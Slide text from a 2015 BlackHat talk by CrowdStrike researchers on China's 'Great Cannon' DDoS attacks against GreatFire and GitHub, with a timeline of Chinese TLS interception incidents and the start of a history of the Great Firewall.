Bringing a Cannon to a Knife Fight

Deciphering China’s offensive Cyber-Weapon

Adam Kozy & Johannes Gilger - BlackHat USA 2015

Intro: About Us

Adam Kozy

Security Researcher

China enthusiast

Johannes Gilger

Security Researcher

HTTPS enthusiast ;)

CrowdStrike Inc.

Next-Generation Endpoint Protection

You don’t have a malware problem, you have an adversary problem! ™

Outline

- Intro
- The Great Cannon incident
- A short history of the Great Firewall (GFW)
- Aftermath of the Great Cannon Attacks
- Possible Countermeasures
- Attribution
- Predictions

Quick Disclaimers:

在我演讲以前我要先和在座的中国朋友说一下，我的演讲内容是一个学术讨论的课题没有政治目的或恶意。我们明白中国和西方有很多不一样的地方，也尊重中国的信息工程能力，但是在国外实行审查制度开了个危险的先例。


Disclaimer: *The opinions expressed in this talk are our own and do not necessarily reflect the opinion of our employer.*

1

The Great Cannon

We’re seeing a lot of action...

Great Cannon: First signs




WE ARE UNDER ATTACK

Submitted by charlie on Thu, Mar 19, 2015


We are under attack and we need help.

Likely in response to a recent story in the Wall Street Journal (WSJ), we've experienced our first ever distributed denial of service (DDoS) attack. This tactic is used to bring down web pages by flooding them with lots of requests - at the time of writing they number 2.6 billion requests per hour. Websites are not equipped to handle that kind of volume so they usually "break" and go offline.




- Because of the number of requests we are receiving, our bandwidth costs have shot up to USD $30,000 per day. Amazon, which is the service we are using, has not yet confirmed whether they will forgo this. If they do not forgo this, this will put a significant squeeze on our operations.

The attack on GitHub




March 26, 2015

03:08 CEST We've identified and mitigated a DoS attack that was impacting service. Service is recovering and we are monitoring the situation




March 28, 2015

05:46 CEST The ongoing DDoS attack has adjusted tactics again. We are continuing to adapt and mitigate it.




blog.sina.com.cn 上的网页显示：

WARNING: malicious javascript detected on this domain



The page at zone.wooyun.org says:


WARNING: malicious javascript detected on this domain



March 31, 2015

02:09 CEST Hour 118: Mitigation remains effective and service is stable.

GreatFire: Censorship monitor



ONLINE CENSORSHIP IN CHINA


GreatFire.org brings transparency to the Great Firewall of China. We have monitored blocked websites and keywords since 2011.

LATEST STATS

Monitoring 973 Alexa Top 1000 Domains:	146 are blocked in China
Monitoring 38775 Domains:	4720 are blocked in China
Monitoring 16805 Google Searches:	16672 are blocked in China
Monitoring 790 Google Sites:	685 are blocked in China
Monitoring 16154 HTTPS:	4184 are blocked in China
Monitoring 17296 IP Addresses:	8080 are blocked in China
Monitoring 207856 URLs:	61108 are blocked in China
Monitoring 26135 Weibo Searches:	2472 are blocked in China
Monitoring 1209 Wikipedia Pages:	859 are blocked in China

Tracking of blocked keywords & censorship circumvention tools

GreatFire uses Collateral Freedom



下载自由浏览

当您在使用自由浏览以及我们其它APP产品时发生任何问题时，请按照下面的格式发送反馈至support@greatfire.org，非常感谢。

1. 安卓系统版本，或者第三方ROM名称/版本
2. 什么导致问题的发生，如果有崩溃日志也请一并发送至反馈邮箱。

纽约时报	德国之声	人民监督网
泡泡	蓝灯 - Lantern	中国数字时代
编程随想	BBC	自由微博
Google	博讯	开源项目


新闻阅读

奥巴马：“非洲的未来掌握在非洲人手中”

by 德国之声 1小时前

破士｜在小城娶亲：“有钱人玩钱，没钱人玩命”

by 中国数字时代 1小时前



nyt

g edited this page 15 minutes ago · 1502 revisions

纽约时报中文网 国际纵览

The New York Times Beta

纽约时报免 翻墙安卓应用	免翻墙 iOS 应用	RSS
	App Store 下载	

承受压力与威胁，中国医生鸣不平

一段集合了众多采访的视频吐露了中国医生的心声。他们说他们承受巨大压力，还经常受到人身威胁。视频呼吁理性和尊重。“作为医生来讲，看到孩子高高兴兴地出院，有一种满足感，成就感，”上海长征医院儿科主任医师徐通在一段新发布的视频中说。该视频汇集了对中国医生的采访。这段视频既关注了日复一日的压力，也反映了其中的喜悦，是对中国医疗工作者所面临的工作时间长、工资低，以及来自患者及其家属的暴力威胁做出的回应。总部位于上海的媒体澎湃新闻报道，与视频一起发布的，还有一份呼吁尊重医生的尊医宣言，并且已有逾13万人签署了宣言。宣言的内容是：“尊重医生，尊重生命。理性沟通，抵制暴力。互相依赖，彼此体谅。捍卫生命，共同战...

================ 8小时前

当心你的猫咪成为野外杀手（英文）

Idea: Economic cost of blocking GitHub / Cloudfront prohibitive

Chinese activity in Cyberspace

- **Jan 18 - Jan 23 2013: GitHub blocked**
- Jan 25 2013: Petition on GFW contributors
- Jan 26 2013: TLS MiTM against GitHub
- Jun 14 - 15 2013: DDoS attacks against HK Pop Vote
- Aug 28 2014: TLS MiTM against Google (CERNET)
- Oct 1 2014: TLS MiTM against Yahoo
- Oct 20 2014: TLS MiTM against iCloud
- Jan 9 2015: DNS Poisoning redirects begin
- Jan 19 2015: TLS MiTM against outlook.com
- Mar 16 2015: WSJ Article
- **Mar 3 - Apr 7 2015: Great Cannon attacks**
- Jul 7 2015: Draft Cyber Sovereignty law published

2

A short history of the GFW


Censorship and Crowd-Control in China

Inception of the GFW

- 1987 - *“Across the Great Wall, we can reach every corner of the world.”*
- 1990 - Top-level domain .cn registered
- 1994 - First high-speed commercial line Beijing to Shanghai
- CANET (CAS, TKU, PKU) & CHINANET (CN Telecom)
- 1997 - CNNIC founding
- April 1999 - Falun Gong Demonstration
- June 1999 - MII creates “The Center”

